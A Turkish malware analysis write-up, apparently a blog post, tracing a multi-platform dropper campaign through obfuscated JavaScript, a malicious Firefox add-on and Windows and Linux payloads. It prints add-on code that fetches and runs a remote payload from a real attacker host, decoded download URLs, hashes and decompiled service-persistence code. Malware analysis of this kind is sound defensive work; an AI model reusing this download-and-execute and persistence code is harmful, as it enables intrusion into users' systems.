
Yardımcı araçlar ile çözülen gizlenmiş JavaScript koduna baktığımda, art niyetli kişilerin Windows, Linux ve macOS işletim sistemi kullanıcılarını

hedef aldığı açıkça görülüyordu. Eğer işletim sistemi Windows ise ve sistem üzerinde Flash yüklü ise bu durumda zararlı yazılımı (1. indirici/dropper) Adobe AIR üzerinden, Flash yüklü değil ve internet tarayıcısı Firefox ise bu durumda Firefox eklentisi üzerinden, eğer bu koşulların hiçbiri değil ancak internet tarayıcısı Internet Explorer ise bu durumda HTA dosyası üzerinden JavaScript kodu ile sistem üzerinde oluşturuyorlardı. Eğer işletim sistemi Linux veya macOS ise ve internet tarayıcısı Firefox ise bu durumda zararlı yazılımı (1. indirici) JavaScript kodu ile aksi durum ise ve hedef işletim sisteminde Java yazılımı yüklü ise bu durumda zararlı JAR dosyası ile sistem üzerinde zararlı yazılımı oluşturuyorlardı. İndiricinin oluşturulması esnasında kullanılan gizlenmiş kodda anahtar olarak M4St3Rm4pp3d karakter dizisi kullanılmıştı. (Tahminimce bu karakter dizisi, zararlı yazılım geliştiricisinin imzasıydı.)

```
root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com/moo.com/ajax/libs/jquery/jquery-2.1.3.fl.min.js
--2016-11-12 07:54:00-- http://codebase.google.com/moo.com/ajax/libs/jquery/jquery-2.1.3.fl.min.js
Resolving codebase.google.com/moo.com (codebase.google.com/moo.com)...
Connecting to codebase.google.com/moo.com (codebase.google.com/moo.com)...:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 37662 (37K) [application/javascript]
Saving to: â€ˆjquery-2.1.3.fl.min.jsâ€ˆ
100%[----->] 37,662
2016-11-12 07:54:02 (551 MB/s) - â€ˆjquery-2.1.3.fl.min.jsâ€ˆ saved [37662/37662]
root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com/moo.com/ajax/libs/jquery/jquery-2.1.3.fi.min.js
--2016-11-12 07:54:18-- http://codebase.google.com/moo.com/ajax/libs/jquery/jquery-2.1.3.fi.min.js
Resolving codebase.google.com/moo.com (codebase.google.com/moo.com)...
Connecting to codebase.google.com/moo.com (codebase.google.com/moo.com)...:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 494 [application/javascript]
Saving to: â€ˆjquery-2.1.3.fi.min.jsâ€ˆ
100%[----->] 494
2016-11-12 07:54:19 (47.1 MB/s) - â€ˆjquery-2.1.3.fi.min.jsâ€ˆ saved [494/494]
root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com/moo.com/ajax/libs/jquery/jquery-2.1.3.ht.min.js
--2016-11-12 07:54:32-- http://codebase.google.com/moo.com/ajax/libs/jquery/jquery-2.1.3.ht.min.js
Resolving codebase.google.com/moo.com (codebase.google.com/moo.com)...
Connecting to codebase.google.com/moo.com (codebase.google.com/moo.com)...:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8092 (7.9K) [application/javascript]
Saving to: â€ˆjquery-2.1.3.ht.min.jsâ€ˆ
100%[----->] 8,092
2016-11-12 07:54:34 (451 MB/s) - â€ˆjquery-2.1.3.ht.min.jsâ€ˆ saved [8092/8092]
root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com/moo.com/ajax/libs/jquery/jquery-2.1.3.fi.min.js
--2016-11-12 07:54:42-- http://codebase.google.com/moo.com/ajax/libs/jquery/jquery-2.1.3.fi.min.js
Resolving codebase.google.com/moo.com (codebase.google.com/moo.com)...
Connecting to codebase.google.com/moo.com (codebase.google.com/moo.com)...:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 494 [application/javascript]
Saving to: â€ˆjquery-2.1.3.fi.min.js.1â€ˆ
100%[----->] 494
2016-11-12 07:54:42 (53.4 MB/s) - â€ˆjquery-2.1.3.fi.min.js.1â€ˆ saved [494/494]
root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com/moo.com/ajax/libs/jquery/jquery-2.1.3.ja.min.js
--2016-11-12 07:54:55-- http://codebase.google.com/moo.com/ajax/libs/jquery/jquery-2.1.3.ja.min.js
Resolving codebase.google.com/moo.com (codebase.google.com/moo.com)...
Connecting to codebase.google.com/moo.com (codebase.google.com/moo.com)...:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16612 (16K) [application/javascript]
Saving to: â€ˆjquery-2.1.3.ja.min.jsâ€ˆ
100%[----->] 16,612
2016-11-12 07:54:56 (279 MB/s) - â€ˆjquery-2.1.3.ja.min.jsâ€ˆ saved [16612/16612]
```











```
bootstrap.js - SciTE
File Edit Search View Tools Options Language Buffers Help

1 bootstrap.js

- function startup(data, reason) {
-   (function(){
      var mkey= "M4St3Rm4pp3d";
      var mdomain = "
    ↵ "JUAnBAL9QkcfFkcTLEY2AUM2DEAVAx0NKlo8BLY+BEcEXlALIBs0GFwDFgFAFcFOVEg";
      var ua = Components.classes[
    ↵ "@mozilla.org/network/protocol;1?name=http"].getService(Components.interfaces.
    ↵ nsIHttpProtocolHandler).userAgent;
      var windows = (ua.indexOf("Windows")>-1);
      var macos = (ua.indexOf("Mac")>-1);
      Components.utils.import("resource://gre/modules/Downloads.jsm");
      Components.utils.import("resource://gre/modules/osfile.jsm");
      Components.utils.import("resource://gre/modules/Task.jsm");
      var name = "update";
      if(windows){
        Task.spawn(function* () {yield Downloads.fetch(XORCipher.decode(mkey
    ↵ ,mdomain)+"/winupdate",OS.Path.join(OS.Constants.Path.tmpDir,name)+".vbs");
          Components.utils.import(
    ↵ "resource://gre/modules/FileUtils.jsm");
          var env = Components.classes[
    ↵ "@mozilla.org/process/environment;1"].getService(Components.interfaces.nsIEnvironment);
          var shell = new FileUtils.File(env.get("COMSPEC"));
          var args = ["/c",OS.Path.join(OS.Constants.Path.
    ↵ tmpDir,name)+".vbs"];
          var process = Components.classes[
    ↵ "@mozilla.org/process/util;1"].createInstance(Components.interfaces.nsIPProcess);
          process.init(shell);
          process.run(false, args, args.length);
        }).then(null, Components.utils.reportError);
      }else{
        var lala = OS.Path.join(OS.Constants.Path.tmpDir,name);

```

İşletim sistemine göre <http://softwareupdates.ignorelist.com/globalupdates/> adresinden indirilen ve çalıştırılan zararlı yazılımlardan (unixupdate (sha1:5D09C139746C8A9855CE341A63687E2E86A47FAE) , osxupdate (sha1:1A441A1E80F88CEBE0D1E20CE06E2144743C5955), winupdate (sha1:EEC0B83017F59B8D15ED630107160D71950C7888)) Windows işletim sistemi üzerinde çalışan winupdate (aslında VBS dosyası içinde binary olarak indiriliyor ve çalıştırılıyor) dosyasını incelediğimde, bunun da bir indirici yazılımı (2. indirici) olduğunu gördüm. VBS dosyası içinde yer alan PE'nin hex değerlerini xxd aracı ile binary'e çevirdikten sonra winupdate.exe dosyasını elde etmiş oldum.

```
bootstrap-mert.js - SciTE
File Edit Search View Tools Options Language Buffers Help

1 bootstrap-mert.js
- function xor_decrypt(key, data) {
  map = function(fun , thisp)
  {
    var len = this.length;
    if (typeof fun != "function")
      throw new TypeError();


    var res = new Array(len);
    var thisp = arguments[1];
    for (var i = 0; i < len; i++)
    {
      if (i in this)
        res[i] = fun.call(thisp, this[i], i, this);
    }

    return res;
  };

  return data.map( function(c, i) {return String.fromCharCode( c ^ keyCharAt(key, i)
});}).join("");
}

var mkey= "M4St3Rm4pp3d";
var mdomain = "JUAnBA19QkcFFkcTLEY2AUM2DEAVAx0NKlo8Bly+BEcEXlALIBs0GFwwDFgFAFcFOVEg";
remoteurl = XORCipher.decode(mkey,mdomain)+"/osxupdate";
console.log(remoteurl);
remoteurl = XORCipher.decode(mkey,mdomain)+"/unixupdate";
console.log(remoteurl);
remoteurl = XORCipher.decode(mkey,mdomain)+"/winupdate";
console.log(remoteurl);
```

```
root@remnux: /home/remnux/Desktop/polgov/binaries/addon
File Edit Tabs Help
root@remnux:/home/remnux/Desktop/polgov/binaries/addon# nodejs bootstrap-mert.js
http://softwareupdates.ignorelist.com/globalupdates/osxupdate
http://softwareupdates.ignorelist.com/globalupdates/unixupdate
http://softwareupdates.ignorelist.com/globalupdates/winupdate
root@remnux:/home/remnux/Desktop/polgov/binaries/addon#
```










```
root@remnux: /home/remnux/Desktop
File Edit Tabs Help
root@remnux:/home/remnux/Desktop# xxd -r -p winupdate.vbs > winupdate.exe
root@remnux:/home/remnux/Desktop#
root@remnux:/home/remnux/Desktop# file winupdate.exe
winupdate.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@remnux:/home/remnux/Desktop#
```

A terminal window titled 'root@remnux: /home/remnux/Desktop' with a menu bar containing 'File', 'Edit', 'Tabs', and 'Help'. The terminal output shows the command 'xxd -r -p winupdate.vbs > winupdate.exe' being executed, followed by 'file winupdate.exe' which returns 'winupdate.exe: PE32 executable (GUI) Intel 80386, for MS Windows'. The terminal prompt is at the end of the line. The window's taskbar at the bottom shows several icons, including a file explorer, a terminal window with the title '[root@remnux: ...]', a zip file 'ctf9432.zip - Xa...', and a system tray with the time '01:38' and a power button icon.

24 Mart 2015 tarihinde derlenen Winupdate programı çalıştırıldıktan sonra WMIC işlemine (process) kendisini enjekte ettiğini ve ardından %temp% klasörü altında AdobeUpd.exe (sha1:013E276E46732F2B8D4CC0489886B6CCE7C229A4) ve AdobeUpdate.exe (sha1:A8B1C28D3F6D977F9D2ABF386197C57DE67667A6) dosyalarını oluşturduğunu gördüm.

pestudio 8.54 - Malware Initial Assessment - www.winitor.com

File Help

c:\users\mert\desktop\polgov\binaries\winupdate.exe

- indicators (8/17)
  - virustotal (39/55 - 21.11.2016)
- dos-stub (136 bytes)
- file-header (20 bytes)
- optional-header (224 bytes)
- directories (4/15)
- sections (3)
- libraries (1)
- imports (4/112)
- exports (n/a)
- exceptions (n/a)
- tls-callbacks (n/a)
- resources (Executable)
- strings (283/7272)
- debug (n/a)
- manifest (n/a)
- version (1/10)
- certificate (n/a)
- overlay (n/a)

property	value
signature	0x00004550
machine	Intel
sections	3
stamp	0x551152D9 (Tue Mar 24 14:04:41 2015)
PointerToSymbolTable	0x00000000
symbols	0x0000 (0)
SizeOfOptionalHeader	0x00E0 (224 bytes)
processor-32bit	true
Relocation stripped	true
Large Address aware	false
uniprocessor-only	false
system-image	false
dynamic-link library	false
executable	true
debug information stripped	false
if on a removable media, copy and run from the swap	false
if on a Network, copy and run from the swap	false



pestudio 8.54 - Malware Initial Assessment - www.winitor.com

File Help

c:\users\mert\desktop\polgov-ext\adobeupd.exe

- indicators (3/10)
  - virustotal (7/57 - 21.11.2016)
- dos-stub (120 bytes)
- file-header (20 bytes)
- optional-header (224 bytes)
- directories (4/15)
- sections (3)
- libraries (1)
- imports (4/65)
- exports (n/a)
- exceptions (n/a)
- tls-callbacks (n/a)
- resources (2/7)
- strings (30/275)
- debug (n/a)
- manifest (n/a)
- version (1/9)
- certificate (n/a)
- overlay (n/a)

engine (57)	positiv (7)	date (dd.mm.y...	age (...
McAfee-GW-Edition	BehavesLike.Win32.Downloader.mz	21.11.2016	6
McAfee	Generic PWS.y	21.11.2016	6
Avira	TR/Siggen.juhli	21.11.2016	6
DrWeb	Trojan.Siggen7.6489	21.11.2016	6
NANO-Antivirus	Trojan.Win32.Mlw.eilmxp	21.11.2016	6
Avast	Win32:Malware-gen	21.11.2016	6
Bkav	clean	21.11.2016	6
MicroWorld-eScan	clean	21.11.2016	6
nProtect	clean	21.11.2016	6
CMC	clean	21.11.2016	6
CAT-QuickHeal	clean	21.11.2016	6
Malwarebytes	clean	21.11.2016	6
Zillya	clean	18.11.2016	9
SUPERAntiSpyware	clean	21.11.2016	6
TheHacker	clean	17.11.2016	10
K7GW	clean	21.11.2016	6
K7AntiVirus	clean	21.11.2016	6
Arcabit	clean	21.11.2016	6
TrendMicro	clean	21.11.2016	6
Baidu	clean	21.11.2016	6
F-Prot	clean	21.11.2016	6
Symantec	clean	21.11.2016	6
TotalDefense	clean	21.11.2016	6
TrendMicro-HouseCall	clean	21.11.2016	6
ClamAV	clean	21.11.2016	6
Kaspersky	clean	21.11.2016	6
BitDefender	clean	21.11.2016	6
ViRobot	clean	21.11.2016	6
Tencent	clean	21.11.2016	6
Ad-Aware	clean	21.11.2016	6
Emsisoft	clean	21.11.2016	6
Comodo	clean	21.11.2016	6
F-Secure	clean	21.11.2016	6



c:\users\mert\desktop\polgov-ext\adobeupdate.exe		engine (56)	positiv (32)	date (dd.mm.y...	age (...
indicators (wait..)		McAfee	Artemis:01A56B91E6BE	14.11.2016	13
<b>virusotal (32/56 - 14.11.2016)</b>		McAfee-GW-Edition	BehavesLike.Win32.Trojan.tt	13.11.2016	14
dos-stub (136 bytes)		MicroWorld-eScan	Gen:Variant.Kazy.745415	14.11.2016	13
file-header (20 bytes)		ALYac	Gen:Variant.Kazy.745415	14.11.2016	13
optional-header (224 bytes)		BitDefender	Gen:Variant.Kazy.745415	14.11.2016	13
directories (4/15)		Ad-Aware	Gen:Variant.Kazy.745415	14.11.2016	13
sections (3)		F-Secure	Gen:Variant.Kazy.745415	14.11.2016	13
libraries (1)		GData	Gen:Variant.Kazy.745415	14.11.2016	13
imports (4/98)		Emsisoft	Gen:Variant.Kazy.745415 (B)	14.11.2016	13
exports (n/a)		AVG	Generic14_c.ISW	14.11.2016	13
exceptions (n/a)		Qihoo-360	HEUR/QVM03.0.Malware.Gen	14.11.2016	13
tls-callbacks (n/a)		Symantec	Heur.AdvML.C	14.11.2016	13
<b>resources (2/9)</b>		AhnLab-V3	Malware/Win32.Generic.N1737323262	14.11.2016	13
strings (wait..)		K7GW	Spyware ( 004d53c91 )	14.11.2016	13
debug (n/a)		K7AntiVirus	Spyware ( 004d53c91 )	14.11.2016	13
manifest (n/a)		Avira	TR/Spy.Agent.1232896.79	14.11.2016	13
<b>version (10)</b>		Panda	Trj/GdSda.A	13.11.2016	14
certificate (n/a)		Ikarus	Trojan-Spy.Agent	14.11.2016	13
overlay (wait..)		Zillya	Trojan.Agent.Win32.585922	11.11.2016	16
		Arcabit	Trojan.Kazy.DB5FC7	14.11.2016	13
		NANO-Antivirus	Trojan.Win32.Agent.ebjjba	14.11.2016	13
		VIPRE	Trojan.Win32.Generic:BT	14.11.2016	13
		AVware	Trojan.Win32.Generic:BT	14.11.2016	13
		Yandex	TrojanSpy.Agent:lesl/405QL8	13.11.2016	14
		Microsoft	TrojanSpy:Win32/Skeeyah.Alrfrn	14.11.2016	13
		Kaspersky	UDS:DangerousObject.Multi.Generic	14.11.2016	13
		Fortinet	W32/VBKrypt.Cltr	14.11.2016	13
		Tencent	Win32.Trojan.Spy.Een	14.11.2016	13
		Baidu	Win32.Trojan.WisdomEyes.16070401.9500.9...	11.11.2016	16
		ESET-NOD32	Win32/Spy.Agent.OTJ	14.11.2016	13
		Bkav	clean	12.11.2016	15
		nProtect	clean	14.11.2016	13
		CMC	clean	14.11.2016	13

İlk olarak AdobeUpd.exe programını VB Decompiler aracı ile incelediğimde, çalıştırıldıktan sonra %TEMP%\AdobeUpdate.exe programını %WINDIR%\System32\AdobeUpdate.exe klasörüne kopyaladığını ve Windows yeniden başlatıldığında otomatik olarak çalışabilme adına AdobeUpdate servisi oluşturduğunu tespit ettim. Bu arada unixupdate programının Linux üzerinde çalıştırıldıktan sonra kendisini kullanıcının HOME dizini altına .unixupdate adı altında kopyaladığını ve bulunduğu dizini .bashrc dosyasının sonuna eklediğini de Linux kullanıcıları ile paylaşayım.

FileName: C:\Users\Mert\Desktop\polgov\AdobeUpd.exe [Decompile]

Objects Tree: Native Code  Parse stack parameters  Procedure analyzer and optimizer

Code

- Sub\_Main
- moduleA
- API

Sub Main

```

2669: GoTo loc_004027C6
266E: 'Referenced from: 0040250B
266E: var_A8 = var_98
271B: var_68 = "move " & Environ$(var_88) & "\AdobeUpdate.exe " & Environ$("windir") & "\S
2758: var_78 = var_68 & Environ$("windir") & "\System32\AdobeUpdate.exe DisplayName= Adobe
277B: var_24 = var_78 & "sc failure AdobeUpdate reset= 30 actions= restart/10000/restart/3
27C6: 'Referenced from: 00402669
27E4: var_D0 = "cmd /c "
27F8: var_88 = "cmd /c " & var_24
2825: If var_38 = 0 Then GoTo loc_00402DF5
2830: var_eax = Sleep(10000)
285B: var_88 = "temp"
2882: var_58 = Environ$(var_88) & "\tmp001"
2885: var_eax = Proc_403190(var_58, var_88)
288A: var_104 = Proc_403190(var_58, var_88)
28B7: If var_104 = 0 Then GoTo loc_00402B31
28C5: var_54 = "C:\Program Files\BitDefender"
28CF: var_eax = Proc_403300(var_54)
28D4: var_110 = Proc_403300(var_54)
28DB: var_eax = Proc_403230
28F1: var_104 = Not (Proc_403230)
2901: If var_104 = 0 Then GoTo loc_00402B31
2968: Open Environ$("temp") & "\tmp001" For Random As #1 Len = Len(var_3C)
299A: Get #1, 1, var_3C
299A: Close #1

```

Decompiled OK

```

